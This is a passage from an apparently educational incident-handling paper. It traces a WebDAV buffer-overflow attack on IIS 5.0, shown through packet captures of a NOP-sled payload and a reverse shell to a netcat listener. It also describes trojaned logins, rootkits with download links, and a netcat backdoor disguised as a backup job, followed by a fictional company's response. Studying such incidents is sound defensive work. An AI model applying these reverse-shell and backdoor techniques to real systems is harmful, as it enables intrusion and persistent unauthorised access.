03:37:43.632889 10.10.10.40.1035 > 10.10.10.10.http: .1461:2921(1460) ack 1 win 17520 (DF)
03:37:43.632901 10.10.10.10.http > 10.10.10.40.1035: . ack 2921 win 17520 (DF)
03:37:43.638311 10.10.10.40.1035 > 10.10.10.10.http: .2921:4381(1460) ack 1 win 17520 (DF)

. Repeated Lines have been removed
. 03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: . ack 65756 win 17520 (DF)
```

The last packets now contain the exploit code and the memory address of where it wants the CPU to fetch the next inst ruction. This will probably be within all the NOPs so it can 'slide' down the NOP's until it reaches the exploit code.

```
      0x0500
      9090
      9090
      9090
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      9090
```

Continuation Packet

```
03:37:43.657941 10.10.10.40.1035 > 10.10.10.10.http: P [tcp sum ok] 65701:65756(55) ack 1 win 17520 (DF) (ttl 128, id 309, len 95) 0x0000 4500 005f 0135 4000 8006 dlle 0a0a 0a2 8 E...5@......(
```

```
0x0010 0a0a 0a0a 040b 0050 4829 4595 3580 62f9 .....PH)E.5.b.
0x0020 5018 4470 1947 0000 7370 6c61 796e 616d P.Dp.G..splaynam
0x0030 6522 2066 726f 6d20 7363 6f70 6528 290d e".from.scope().
0x0040 0a3c 2f67 3a73 716c 3e0d 0 a3c 2f67 3a73 .</g:sql>..</g:s
```

Notice the attacker has sent a request as described previously. I.e.

IP address - 10.10.10.10 Content-type - text/xml Content-length - 135

And the following WEBDAV XML string:

```
<?Xml version="1.0"?>
<g:searchrequest xmlns:g="DAV:">
<g:sql> Select "DAV:displayname" from scope()
</g.sql>
</g:searchrequest>
```

For more details on WEBDAV and its use of XML you can use the Microsoft MSDN resource found at http://msdn.microsoft.com/library/default.asp?url=/library/en--us/dnanchor/html/webservices anchor.asp

```
03:37:43.657943 10.10.10.10 .http > 10.10.10.40.1035: . [tcp sum ok] ack 65756
win 1405 (DF) (ttl 128, id 280, len 40)
0x0000 4500 0028 0118 4000 8006 d172 0a0a 0a0a E..(..e...r....
       0a0a 0a28 0050 040b 3580 62f9 4829 45cc ...(.P..5.b.H)E.
0x0010
0x0020 5010 057d 5748 0000 20 45 4a45 4f47
                                                P.. }WH...EJEOG
03:37:43.657945 10.10.10.10.http > 10.10.10.40.1035: [tcp sum ok] ack 65756
win 14545 (DF) (ttl 128, id 281, len 40)
0x0000 4500 0028 0119 4000 8006 d171 0a0a 0a0a E..(..e...q....
0x0010 0a0a 0a28 0050 040b 3580 6 2f9 4829 45cc ...(.P..5.b.H)E.
0x0020 5010 38d1 23f4 0000 0000 0076 ff53 P.8.#....v.S
03:37:43.657947 10.10.10.10.http > 10.10.10.40.1035: [tcp sum ok] ack 65756
win 17520 (DF) (ttl 128, id 282, len 40)
0x0000 4500 0028 011a 4000 8006 d170 0a0a 0a0a E..(..@....p....
0x0010 0a0a 0a28 0050 040b 3580 62f9 4829 45cc ...(.P..5.b.H)E.
0x0020 5010 4470 1855 0000 2045 4a45 4f47
                                              P.Dp.U...EJEOG
```

- 3. The exploit code then connects back to the specified port of 666 on the attackers machine.
- 4. The result is that when the exploit has succeeded the netcat window suddenly becomes active on the target machine



Figure 16: Success System Access Achieved

The next packet shows the SYN from victim to port 666 of the attacker. This is the netcat listener started earlier in the attack.

```
03:37:43.987367 10.10.10.10.10.10.10.10.10.40.666: S [tcp sum ok]
898127906:898127906(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id
283, len 48)
0x0000    4500 0030 011b 4000 8006 d167 0a0a    0a0a    E..o..@....g...
0x0010    0a0a 0a28 040d 029a 3588 5822 0000 0000    ...(....5.X"....
0x0020    7002 4000 8688 0000 0204 05b4 0101 0402    p.@........
```

SYN ACK from attacker

ACK from victim

```
03:37:43.992411 10.10.10.10.10.1037 > 10.10.10.40.666: . [tcp sum ok] ack 1 win 17520 (DF) (ttl 128, id 284, len 40) 0x0000 4500 0028 011c 4000 8006 d16e 0a0a 0a0a E..(..@...n.... 0x0010 0a0a 0a28 040d 029a 3588 5823 4834 299d ...(....5.X#H4). 0x0020 5010 4470 3cfb 0000 2045 4a46 4448 P.Dp<....EJFDH
```

Victim sending details to command prompt on attacker

```
0x0050 355d 5]

03:37:44.438765 10.10.10.40.666 > 10.10.10.10.1037: . [tcp sum ok] ack 43 win 17478 (DF) (ttl 128, id 312, len 40)
0x0000 4500 0028 0138 4000 8006 d152 0a0a 0a28 E..(.8@...R...(
0x0010 0a0a 0a0a 029a 040d 4834 299d 3588 584d ......H4).5.XM
0x0020 5010 4446 3cfb 0000 9090 9090 P.DF<......

03:37:44.438775 10.10.1 0.10.1037 > 10.10.10.40.666: P [tcp sum ok] 43:106(63) ack 1 win 17520 (DF) (ttl 128, id 286, len 103)
0x0000 4500 0067 011e 4000 8006 d12d 0a0a 0a0a E..g.@... -....
0x0010 0a0a 0a28 040d 029a 3588 584d 4834 299d ...(...5.XMH4).
0x0020 5018 4470 f75f 0000 0d0a 2843 2920 436f P.Dp._...(C).Co
0x0030 7079 7269 6768 7420 3139 3835 2d32 3030 pyright.1985 -200
0x0040 3020 4d69 6372 6f73 6f66 7420 436f 7270 0.Microsoft.Corp
0x0050 2e0d 0a0d 0a43 3a5c 5749 4e4e 545c 7379 .....C: \WINNT\sy
0x0060 7374 656d 3332 3e stem32>
```

Attacker acknowledging

```
03:37:44.638262 10.10.10.40.666 > 10.10.10.10.10.1037: . [tcp sum ok] ack 106 win 17415 (DF) (ttl 128, id 313, len 40) 0x0000 4500 0028 0139 4000 8006 d151 0a0a 0a28 E..(.9@....Q.. .(0x0010 0a0a 0a0a 029a 040d 4834 299d 3588 588c ......H4).5.X. 0x0020 5010 4407 3cfb 0000 9090 9090 P.D.<.....
```

The Server is now under the control of the attacker.

Keeping Access

In an attempt to keep access to the victim's machine the attacker now has to decide how they could keep getting into the system. If they rely on running the exploit each time they want to make use of the system then the entries in the logs could become noticed. Another way of keeping access is to install a Trojan backdoor.

A backdoor is a process where an attacker can log onto a system bypassing all authentication processes, e.g. an extra process is continually running that the attacker can connect to. This is not very sophisticated as the extra process co uld be noticed quite readily. An example of a backdoor is setting up netcat to run as a listener on a particular port. This could be inserted into the start -up routines so it will always be running even after a re-boot.

The dictionary meaning of the word Trojan, as supplied by the Cambridge English Pronouncing Dictionary ¹ is: -

"a person or thing that joins and deceives a group or organization in order to attack it from the inside:"

For example, if some one offers you a gift then it may have some s inister content to it that you are not aware of, Just like the Greek Trojan Horse hid people who eventually opened the gates of Troy for their advancing army.

If we combine these two techniques then this is the principle being used when an attacker is trying to keep access to a machine by using a Trojan backdoor. It means downloading

-

¹ http://dictionary.cambridge.org

some code onto the compromised system that would allow entry. The downloaded code would look and feel like the official version but it has been subtly altered in some way. I.e. it performs all the functions of the original command but also has a feature installed in it that only the attacker would know about. In a Unix system that has telnet enabled there is a process, which is continually running called the telnetd daemon. This process usually sits and listens for connection requests on port 23 and when a request occurs it gives the user the login banners for the machine. The client then inputs a username and a password and telnetd then passes this information to the login program (/bin/login), which performs an authentication process. This compares the user input with configured files on the server (/etc/passwd for configured usernames, /etc/shadow for the correct password for the username....) if the authentication is good then the user will get a shell on the system. If the attacker installs a Trojan version of /bin/login on the machine then telnetd would process the requests as normal by passing the details to /bin/login. This program would then analyse the details supplied and if they matched a username of hackersrus then it would not bother running the authentication process but just log them in with administrator rights. This gives the attacker an easy way into the system but it can be detected by various software applications su ch as Tripwire 1. This is a package that can be installed to monitor files on a server. When you install it you go through a configuration process that takes an MD5 checksum of all the files you wish to be monitored, i.e. it looks at the file and creates a MD5 hash using the RSA Data Security Inc MD5 Message -Digest Algorithm as defined by RFC1321 ². The hash is a 32 character hexadecimal number that is then stored for future reference. Once the server has been successfully configured it then runs a scan of all the files and compares the current hash of a file with the original and if the do not match alerts are generated 3.

The above Trojan backdoor is a rudimentary way of keeping access as it is not foolproof and steps could be taken to watch out for them using such applications like Tripwire, as described previously.

Another version of a Trojan is called a RootKit. There are two forms of RootKits,

- Traditional
- Kernel-Level

The Traditional RootKit is a more sophisticated way of keeping access as the attack er installs a suite of programs that not only allow them keep access but hide any evidence of them being on the machine by amending the appropriate module not to display certain items. E.g. the command ps displays what processes are currently running on a Unix machine. The output is dependant on what parameters are supplied but if the binary had been amended to not display all processes associated with the user hackersrus then no one would notice when the user had logged in. Again these can be detected by applications like Tripwire

Some Typical programs used as part of a RootKit

Unix

ps - report process status

² http://www.faqs.org/rfcs/rfc1321

¹ http://www.tripwire.com

see http://www.tripwire.com/products/servers/faqs.cf m for more information

df - report number of free disk blocks and files

Is - list contents of a directory

passwd - change login password and password attributes

• login - sign on to the system

Windows

dir - report files and directories

• winlogon - log in to Win dows

• explorer - GUI to display all disks, files and directories on the machine

The Kernel-Level RootKit is even more sophisticated as the attacker inserts modules, known as a Loadable Kernel Module (LKM) into the very heart of the operating system called the Kernel. ZZThese modules actually redirect any calls to the attackers hidden version of the called program. Consequently the attacker has not only success fully managed to hide all evidence of any running processes, they have also bypassed any MD5 checking of the system files as they have not been changed at all.

Covering Tracks

Once the attacker has gained access to the machine they will put in a mechanism to hide what they are doing. This includes things like removing entries from system files that record login times. If they have downloaded a RootKit then some of them automatically perform this function by installing modified versions of the following: -

- login This program grants access to a system and would have a username and
 password hard coded into it that only the attacker would know about.
 Consequently no audit records are updated so programs like 'who' in Unix
 will not report any access of the attacker
- netstat displays network information of the machine and may have been modified to hide any sniffers the attacker has installed to try and get more username and passwords.
- ps displays running processes on the machine. This may have been modified to hide certain process es associated with the attacker.
- df displays disk usage and could be modified to hide the fact that they are using up filestore
- Is displays files and directories. This would hide certain directories that the attacker has created to store their files. This could include the components that are in use as part of the attack.

The above list is by no means exhaustive and is for Unix systems but the equivalent commands exist in Windows rootkits, which would perform the same function e.g.

winlogon.exe – same as login for Unix

netstat - same as Unix

dir - same as Is for Unix

Examples of Rootkits

Rpv21¹ - Reverse Pimpage allows telnet backwards through a firewall

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¹ http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/rpv21.tar.gz

Linux Rootkit 5¹ - Contains backdoored versions of many Unix commands

http://www.packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz

The Incident Handling Process

Background

Company X, described in the exploit above, is a medium size business that has numerous Internet offerings to promote and sell its latest products. One of the Internet sites is hosted on a Windows 2000 Operating system u sing Micros oft's IIS 5.0 Web Server. It has connections to a file server farm that holds all the static web pages. Over the past few months there has been a Business need to attract new customers, this has led to numerous promotion campaigns both on the website and national television.

Preparation

Since this service went live, the company has recognised that the security of its systems has to be of an extremely high level and have started to put in place procedures that will ensure security is kept to a maximum. This is not yet complete but have so far managed to create: -

A Change/ Problem management team to monitor all changes and problems that occur and raise appropriate defect records for failures that occur.

An acceptance process had been designed that meant no server could be used as part of the live service until it had been destroyed then result using the recovery process that had been documented.

A set of policies, which governs how computers that only have one firewall between them and the Internet have to be hardened.

An automated alerting system has been created that is monitored 24 x 7 by the Operational Monitoring team who have processes in place to call the appropriate support staff for each type of alert within the system.

The install ation of an Intrusion Detection System is currently being assessed but has not yet been implemented.

They have also put in place a team that offer a Security Testing service through out the different areas of the business. Over the past few months the team leader has been actively extending the scope of the work to include an Incident Response capability as the company do not have one yet. He has been working with all areas of the business that has connections to the internet making sure that Service Level Agreements are in place and all configuration records are correct, all build guides are being continually reviewed and no changes occur without proper security testing and change control mechanisms in place. From this he has created a store of hard ware that may be needed for any incidents that occur on the infrastructure he has knowledge. This includes, but is not limited to the following items

- Binary disk copiers capable of performing backups for IDE and SCSI types of disks
- Hard Disks, which are compatible for the systems, which are in scope of the Incident Handling Team.

- Bootable CD's for all the operating systems. This includes all variants of both Windows 2000, and Sun Solaris
- Numerous Dual boot laptops running Linux and Windows containing tools for network monitoring and port and vulnerability scans
 - to perform port scans of any network o nmap
 - to perform vulnerability scans of systems nessus
 - o ethereal¹ - Network monitoring tool tcpdump - Network monitoring tool - Network Analysis tool o snoop netcat - A versatile network tool
 - o vmware Workstation for Windows Application for running Virtual Operating Systems with the host Environment
- Network Hubs and cables

A hub is preferred as it gives the ability to listen to all the traffic on a network as it broadcasts requests to all systems connected to the LAN segment. A Switch remembers which port the Media Access Control (MAC) ² address of each interface connected to it is and sends data to the required port only.

- Forensic Software for analysing any infected disk s/systems

 - Forensic Toolkit ³ for Windows machines
 Coroners Toolkit ⁴ for Unix sys tems
- Numbered Note pads for recording all thoughts and findings. Each pad itself is numbered and has to be signed for by the person requesting them. As these notepads may be used as evidence in a court of law they are numbered to prevent arguments about pages being lost.
- Forensic Bags for storing Evidence in.
- Incident Handling Forms
- Standard Consumables. E.g. Pens,
- Blank media for tape copies of any backups that need to be performed

If ever an incident were called then the Response Team manager would create a team made up of staff from his own department, as they had been trained as Incident Handlers and knew what procedures that needed to be adhered to during an incident. He also had plans in place to utilise members of the support team of the service involved, as they would have a better understanding of the infrastructure and what should or should not be present. These plans had been prepared with the support teams and the individual members were asked if they would like to be part of the team. All candidates that replied went through an interview process to assess their security knowledge and to determine how useful they would be to the team. The succes sful candidates were then notified and once they had been through an Incident -handling course they were put on a standby rota.

Team Members

Response Team Manager Stephen Incident Team Leader Sam Unix Technician 1 Suzanne

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http://www.ethereal.com

² A hardware address that uniquely i dentifies it within a network see http://standards.ieee.org for more information.

³ http://www.ntobjectives.com

⁴ http://www.p.orcupine.org

Unix Technician 2 - Mark
Windows Technician 1 - Roxanne
Windows Technician 2 - Michelle

To keep the team at a constant state of readiness a policy of ad -hoc tests had been set up for the team to respond to and investigate. They would not be told when the tests would happen and it was c ompleted there would be a formal meeting to see what could be improved and where things had worked well.

Identification

Monday 22:00 A UNIX server issues an alert stating that one of the file systems has started to exceed the quota allocated to it.

```
Dec 22 22:00:05:server.Company.X.com:alert 54:"Filesystem /Webserver2 Exceeded 40% threshold Call Support Team"
```

The alert is routed over the internal networks to the operations team who look up the help text for alert 54 for the server and then call out the surport area responsible for the server and raises a problem record, which will be passed through to the Problem Management team. The on-call technician responded to the alert and promptly allocated some more space to prevent the service becoming unavailable. The problem record was updated with the actions taken and passed through to the problem management team for resolution but no further action was taken and was signed off as a general housekeeping issue.

The alert kept occurring over the next few days an d was eventually escalated to both the Support management team, and the Business as it had a potential to cause a denial of service. At 09:00 Thursday a meeting was convened between the Business, the Support team and the Problem Management team to discuss the events and try to determine what could be causing the alerts. After much debate they decided that no recent changes could have caused the problem so the Problem Management team decided to contact the Incident Handling Team to see if they could help resolve the problem.

At 11:00 Thursday the Incident Handling Team Manager, Stephen, responded by contacting the support team to try and determine the scope of what the incident they could be potentially dealing with e.g.

They asked relevant questions to find out the following: -

- The overall purpose of the Infrastructure
- The operating systems involved
- The hardware involved
- Number of machines involved
- Total number of machines in the same segment of the network?
- Any other machines affected by the incident?
- If so what are they?
- Type of network involved
- Position of server in the network.
- Is the service still available

From this information the technical manager of the Incident team formed a small team of 5 people to manage the incident. Their skills included 2 Un ix experts, 2 Windows experts and a team leader who would perform a management role and be the only point of contact

for the technical team and the business. The fifth member of the incident team was from the support team's Incident Handling rota, called C hris. He was included to give knowledge of the application and provide a base line of what the machine should be like.

The team prepared a jump kit from the extensive stores cabinets that had been built up to cater for all the types of machines the compa ny was known to use. The following items were retrieved as defined by the configuration details folder that had been created for this piece of infrastructure: -

- External CD readers and cables.
- Bootable CD's containing system images for each operating syst eminvolved.
- Backup media and drives for the drives
- Hard drives to replace any infected systems for Solaris and Windows machines so the original disks can be kept as evidence if the Company decided to prosecute the attacker.
- CD's containing statically lin ked binaries for backing up disks. This is to stop the programs loading possibly infected libraries from the compromised machine
- Forensic software for each operating system involved
- Network Hubs for snooping the network
- Ethernet Cables
- Laptop with Penetr ation Testing tools to monitor the state of infected machines and networks.
- The usual sundries associated with gathering evidence such as plastic bags, ties, Notebooks, Pens

As well as the jump kit the Incident team provided, the support team were asked to gather the following items to help aid the recovery process, if needed:

• The latest archives were retrieved from the off -site store

The following items were also requested in case the versions the incident team held were out of date

- The system build g uides –
- The latest version of the network topology
- Inventory of the latest changes to the sys tems
- Phone numbers of the Business Stake Holders
- Phone numbers of all the support staff involved
- Phone numbers of the development team
- Contract details for suppor t from the hardware manufacturers
- A copy of the Business Resumption Plan

They were also asked to set up a temporary workspace with full access to the network concerned in a secure room where the team would not be disturbed. The team then gathered in the prepared area and started to invoke their Emergency Action Plan.

The Incident Team convened in the secure room at 12:00 and the first thing the Sam did was gather all the team around a table to discuss with a member of the support team, to

try and assess what changes had recently been applied. After a few minutes of discussion with Chris they started to concentrate on the vendor supplied patch bundles, which had been applied to the Solaris Servers three weeks ago.

A request for all details of the testing and implementation plans for the updates was issued so they could review the changes in more detail. Whilst they were waiting for the plans Sam contacted the Business Stake Holder and informed them that the team had assembled and were starting their investigations.

they then requested the root password of the affected machine then Suzanne and Mark, the Unix specialists logged on under the supervision of one Chris.

One of the first things they did was to load a CD into the drive which contained known good binaries like 'ls', 'ps', 'df' etc... This was to ensure that the commands they were using were not Trojans that had been inserted onto the server by the attacker. Using these binaries Suzanne then looked at the disk usage recording all their findings in the notebooks from the Jump Kit.

The 'df -k' produced the following output: -

Filesystem	kbytes	used	avail	capacity	Mounted on
/dev/vx/dsk/d30	482455	55770	378440	13%	/
/dev/md/dsk/d34	2508555	101456	2356928	5%	/usr
/proc	0	0	0	0%	/proc
fd	0	0	0	0%	/dev/fd
mnttab	0	0	0	0%	/etc/mnttab
/dev/md/dsk/d31	962571	506153	398664	56%	/va r
swap	1152688	24	1152664	1%	/var/run
swap	1152672	8	1152664	1%	/tmp
/dev/md/dsk/d33	3009327	2022742	926399	69%	/opt
/dev/md/dsk/d35	8116423	6553668	1562755	19%	/Webserver1
/dev/md/dsk/d36	5116423	2447566	2668857	48%	/Webserver2

Where

df - Unix command to report the number of free disk blocks and files

-k
 Show the sizes in kilobytes

This immediately highlighted the fact that both the system disks and the data d isks that the Web Server file systems were partitioned on were mirrored using Solaris Solstice Disk Suite ¹. They then made a note that if an incident were declared they would make sure all the mirrors were synchronised and the remove one half of the mirror for evidence.

The next Suzanne looked at were the processes that were currently running using their trusted 'ps' command. The process list displayed was then reviewed against the build guides and although this was a time consuming exercise it revealed the at some services were running that should not normally be available due to the hardening procedure that was described in the build guides. These included things like: -

- Sendmail
- Printd

¹ See http://wwws.sun.com/software/solaris/8/ds/ds -disksuite for more details

Suzanne then looked at the time stamp of the /etc/services file and n oticed that the modified date coincided with the date of the patch upgrade.

Whilst this was going on Mark was trying to locate the area within the Web Servers file system that was utilising all the spare disk space. Firstly he checked the /etc/pass wd file timestamps to see if it had been amended recently. This revealed that there were no obvious new user names on the machine so they started at the mount point of the file system and slowly traversed down it looking for any anomalies. He did this by running a script, which traversed down each directory and performed two commands.

1. 's –a' list all contents of directory, including those that begin with a dot

This should normally reveal the files in the following format: -

.filename .directory	e.gprofile – used to personalise the account any hidden directories Notation for the current working directory (1 st single dot in the above output)				
	Notation for the parent directory of the current working directory (4 th set of dots on the above output)				
2. 'du -sk *'	summarize disk usage				
Where s	show a summary display sizes in kilobytes rather than 512 blocks				

This script reported the following results within one of the directories: -

On further investigation it was revealed that the " . .." (The 2nd single dot and 1 st set of double dots in the output) directory was the top directory for an unknown store of files, which had timestamps prior to the pa tch upgrade for the machine.

Once Suzanne and Mark were happy with their conclusions they discussed each one to verify that all conclusions they had made were correct. At 17:00 they informed Sam who then convened a meeting to discuss the findings so far a s it appears the box has been compromised but so far they have not found any evidence of how. The scans have not revealed any attacking tools or back doors that might be used to gain re -entry to the box and there appears to be no abnormal processes running . Due to the existence of the store of unknown files Sam made the decision that the server had been compromised and declared an official incident was now in progress and it was recorded in the notes that the time taken from the original alert to the declar ation of the incident was 2 days and 19

hours. The Stakeholder was then advised of their findings and recommendations of how to proceed with the incident.

Containment

Sam reports that so far they have not found a determinable threat to any other parts of infrastructure but investigations are still at an early stage. He then recommends that the service should be taken off -line and it was the decision of the Business Stake Holder to temporarily suspend the service whilst the incident continued. He also a dvises him of the unknown files and suggests that the business should consider contacting the police regarding the incident.

After the conversation with the Business was finished Chris was requested to close the service to the Internet by routing all requests to another web site that would pure by display a page saying the service was currently under maintenance.

Chris had completed this task by 13:00 and once the team knew that the service was no longer in use they started to gather all the evidence avail able. The first thing they wanted to do was physically remove the disks that made up one half of each mirror, as it may be needed for evidence at a later date. Before they do this they make sure all the mi rrors are synchronised and have no problems.

To ensure the mirrors were synchronized the following actions were performed as the root superuser:-

- Server > metastat
- This gave the following output

```
d30: Mirror
   Submirror 0: d10
   State: Okay
Submirror 1: d20
    State: Okay
   Pass: 1
   Read option: roundrobin (default)
   Write option: parallel (de fault)
   Size: 1027216 blocks
d10: Submirror of d30
   State: Okay
   Size: 1027216 blocks
   Stripe 0:
Device
                        Start Block Dbase State
0 No Okay
       c0t0d0s0
                                                         Hot Spare
d20: Submirror of d30
   State: Okay
   Size: 1027216 blocks
       Device Start Block Dbase State Hot Spare c0t1d0s0 0 No Oleve
   Stripe 0:
Device
```

This displays all the mirrors on the system, how they are configured and the current state

Where d10 and d20 are the sub-mirrors and point to the physical area of disk the file system is located and D30 is the mirror that ensures all the data is replicated on both sub-

mirrors. From the above output it appears that the state of the sub -mirrors is Okay and there are no problems. (Please note I have only displayed one of the mirrors for this paper)

If the disks were not synchronized then this would have been highlighted by the STATE: on each sub-mirror and the appropriate command for clearing the error could have been invoked. E.g. if the mirror was broken for some reason then the

metareplace –e mirror co mponent

command could be used to re-synchronize the mirror.

Where

-e makes the failed side of the mirror available and causes a re -

synchronization to be performed

mirror d30

component either d10 or d20 depending on which one was broken

Once the appropriate di sks were removed they were then labelled clearly as to what they were. These were then placed in bags and secured for later use if needed, this would entail performing a binary disk -to-disk copy to another disk and all forensic work would be performed on the copies. New disks from the jump kit were then inserted into the drive bays to re-create the mirrors on if the need should arise. This was not done at this moment, as they would probably recommend the server be completely re-built once as part of the Era dication process.

Suzanne then performed a port scan of the machine for both TCP and UDP ports to see what was visible to the network and if anything looked like a Trojan backdoor. The port scan results did not provide any evidence of unauthorized program s running on the machine other than the standard offerings of a default build that would normally be closed in such an environment.

The team then started looking at other servers in the network, which have a known relationship to the compromised server to try and see if the exploit has originated from them or even spread to them.

Mark then starts to look at other Unix machines that have a trust relationship with the compromised machine. He discovers that the only trust relationships the machine has are with the other fileservers and a second web server. He then talks to the Chris about the design of the infrastructure and he confirms that it has been build with resilience in mind. I.e. it essentially has two web servers, which are load balanced, that connect to one of the three file servers that form a quorum to present the appropriate web pages for the application. They then prepare a 'safe environment' on each of these machines using the appropriate binaries they have brought with them in the jump kit and start to see whether the machines have been compromised in any way. They find no evidence to suggest that these machines are affected by the incident.

The team also start to focus their attentions on a web server that reads content from the file system in question; this is t he responsibility of Roxanne and Michelle. As this server does not have any disk mirroring in place, the power is removed from it without performing any shutdown routines. This is to try and alleviate a roque shutdown process having been put in place, which could delete any evidence. The disk is then re moved, copied using the disk-to-disk copying kit from the jump kit and stored for future evidence. The copy is then copied once again for the forensic analysis to be performed on, insert ed back into the server which is then booted up as normal. They then perform a port scan, to see what ports are open and compare against the build guides, using a scanning tool called nmap, and vulnerability assessment of the server, using a scanner called nessus¹, to determine if there are any known exploits that could be used against the server. This reported that the Web Server is vulnerable to CVE - CAN-2003-0109 that has a buffer overflow exploit of the WebDAV component of IIS version 5.0. Roxanne then logged onto the s erver to review the event logs to see if anything abnormal may have happened. It was then revealed that all the components for the Web Server had been abnormally stopped and restarted several times 2 months ago. Chris was then consulted a s to whether his team had been alerted to these restarts and after he had consulted the rest of his team and the problem management team he confirmed that no alerts had been received and no one had reported any problems. This was before the patch upgrades to the file servers. She then tries to review the web server logs but found out that they are not kept.

The incident notes were then meticulously updated with the latest findings and theories as to what they think may have actually happened. They now star to a search of the web server using the trusted binaries they have brought with them to try and find out how the attacker gains re-entry to the machine as the event logs do not show any more restarts of the web server components indicating a back door has now been put in place.

The investigation shows that there is a scheduled backup of the machine every night at 22:00 and when this is verified Sam and his colleagues in the support team they deny any knowledge of the backup as the normal scheduled backup is run at 2am. The unknown entry schedule is then scrutinised and the binary that is to be run is compared with a trusted binary and it is noted that name of the binary differs (it is a backup.exe not Backup.exe) they are also different in size and an MD5 ha sh of the binary gave an incorrect result although the hash of the normal backup binary appeared correct.

Roxanne and Michelle then report their findings to the rest of the team and a decision is then made to run the binary and see what, if anything, happ ens. Before they do this though they disconnect the machine from the live network and connect it to the hub they brought with them. This enabled the team to plug in a laptop running tcpdump on a Unix based machine to capture all the network traffic and this revealed a call being made from port 53 of the infected machine to an unknown IP address using port 666, which fails, as the unknown IP address is unavailable. To try and understand the nature of the binary they change the IP address of the Unix machine to the IP address of the unknown machine by using the command

ifconfig eth0 XXX.XXX.XXX.XXX

where the XXX represents the IP address of the unknown IP address

1

¹ http://www.nessus.org

Also a router was set up to ensure that the request would succeed.

Next they set up a netc at listener on port 666 using the command: -

The binary was then re -run and it successfully connects to the test machine giving a system command prompt that has full access to the Web Server.

The Firewall rule sets were then requeste d to see what rules, if any, had been applied for outgoing connections from the network zone the affected systems were in.

Once again the team gather to discuss all the evidence they have found and start coming to the conclusion that the patch upgrades we re not the cause the compromise but the Web Server had been exploited using what has been commonly named the WebDAV Exploit and was being used as a mechanism to store data on the fileserver. They now contacted the business as to decide what should be done to contain the incident

Now that the incident team had determined how the attack had taken place, and what was affected, they concentrated on what actions they needed to do to make sure the compromise could go no further. It had become apparent that whoev er had compromised the machine had managed to get the administrator password for the scheduled 'backup' to work. The support team then admitted to the fact that the password was the same on the second web server. Even though the Webserver had been compromi sed the team were confident with the fact that the attacker had not actually got any further into the network. The data had been stored on the file server but only through the remote mount point on the Web server.

All the other servers in the infrastruct ure had been analysed and apart from the issue of open ports due to the upgrades they seemed secure. A policy had been implemented which meant technicians could only log onto a server using a secure protocol via a network interface which was not facing the internet networks. This meant that n o one could log onto the servers from the Web servers.

All this information was relayed to the business and they started in depth discussions as to what risks were now associated with the compromise. It appeared that a II the attacker was using the machine for was to store data of some nature. Though further investigation of the seized disk and backups may confirm the presence of any other risks through the possible use of network sniffers installed on the machines to se nd back account details etc....

It was decided that no extra actions would need to be performed to contain the incident as the service was closed to the Internet and would stay closed until the situation had been safely recovered.

Eradication

The root cause of the incident was recorded in the incident notes as the lack of patching on the web server. This was reviewed against the build guides and Chris's knowledge of the servers and it became apparent that no one actually knew that the Microsoft default web site was running on port 80. As well as this the incident team had found a Trojan

backdoor (netcat posing as a backup routine) that connects back to an IP address via the DNS port 53 and they thought it would be prudent to completely recover all the server s in the infrastructure from an archive tak en prior to the date of the intrusion as defined by the evidence. The rebuild would include re-formatting any disks on the machines to eliminate any occurrences of any type of RootKit. This would give all parties the confidence that no malicious software would remain and the security of all the servers would be greater than if the offending code and files were removed. The support team had implemented a backup regime that meant they could recover all the data on an y of the machines for a period of six weeks. To achieve this the servers were booted from the original i nstallation media and all disks had a low level format run on. They were then rebuilt from the archives taken a week before the date of the intrusion us ing the build and recovery guides that had previously tested as part of the acceptance process before the servers went live. They were then patched to the latest levels for all the software installed on the machines. The changes that had happened after the backups were then reviewed and any that were designated as essential were re -applied using the detailed installation instructions created for the change.

At the same time as the rebuilds the firewall rule sets were reviewed and changes were made to disable all outgoing connections from the network to the Internet (this included DNS as the service did not need it).

When the rebuilds were complete and the new rule sets had been applied to the firewall the incident team performed a set of Vulnerability and port scans of the whole network to ensure that the builds had not opened any more security holes. This was done using standard port scans of the whole network and then running the vulnerability scanner called nessus.

Once all the scans had been reviewed and the Incident team were satisfied that there were no security issues they contacted the business and informed them of all the actions that had been taken to mitigate the incident.

Recovery

Once the business were happy that the servers had be re -built's uccessfully and were sufficiently hardened and patched to the latest levels as per the build guides they asked one of the development teams to validate the service. This meant performing all standard tests that would normally have been done for regression testing any new releases to the application. Once this was had been successful the business requested that the service to be re-connected to the Internet. For the first few hours of the service being connected back onto the Internet the incident team monit ored the machines and the network. This was done by logging onto each of the servers and looking for any strange behaviour or rogue processes. They also left the Unix laptop connected to the network and ran network sniffers such as tcpdump and an Intrusion Detection System (IDS) called snort. This had all the latest attack signatures downloaded but the team double -checked to make sure that all alerts appertaining to the current exploit were included.

The support team were then instructed to keep checking the state of the machines and look out for any signs of relinfection. It was also recommended that the passwords be changed on a regular basis, and different for each machine to try and stop the infection spreading. The incident team then made a note to relivisit the infrastructure on a regular basis for few weeks to help the support team monitor the infrastructure.

Lessons Learned

As part of the Processes defined in the Emergency Action Plan the team prepared a report on the findings from the incident and distributed it to everyone involved. They then convened a meeting to discuss the report and what lessons could be learned from the incident.

Analysis

The incident occurred due to a software patch not being applied, on the web servers, as soon as it was re leased. This was probably due to most of the recent updates to the infrastructure being driven by the Business need for new promotions and enhancements to the service to try and attract new customers. This affected the regular maintenance routines of the ser vers, as the support team could not get time to perfor many of the Microsoft recommended security updates. One of the maintenance upgrades had been applied successfully but it apparently it had not been tested thoroughly as the upgrade had removed some of the essential hardening of the servers in the second network layer. This in itself had nothing to do with the cause of the exploit but had the attacker continued there attack within the infrastructure then a lot more damage could have occurred.

Also the fire wall was found not to have been configured securely enough. It app eared that a lot of out of the box default rules were still functional. This allowed the ability for the attacker to continually contact out of the network to perform the Remote Reverse Shell from any port of the infected machine. The exploit actually used port 53 to connect back to the attacker so it would appear to be a normal DNS ¹ request and if DNS requests were allowed out through the firewall then the attack would succeed.

Recommendations from the Incident

From the analysis above the following recommendations were presented to the business in a formal meeting to close the incident: -

- The logs from the web server should be kept. If they cannot be stored locally then a regime to arch ive them for future reference should be created.
- The configuration of the firewall rules should be reviewed. The firewall by default
 allows in service specific ports, but allows out any port. This has now been shown
 to be unacceptable. The rules need to be applied in both directions so that should
 any such exploit be used in the future, the firewall reduces the potential for that
 exploit being able to connect out onto the Internet.
- Thought should be given as to whether the service needs to use DNS. If no t then
 the firewalls should be amended to close down the out -going port 53 from that
 network.
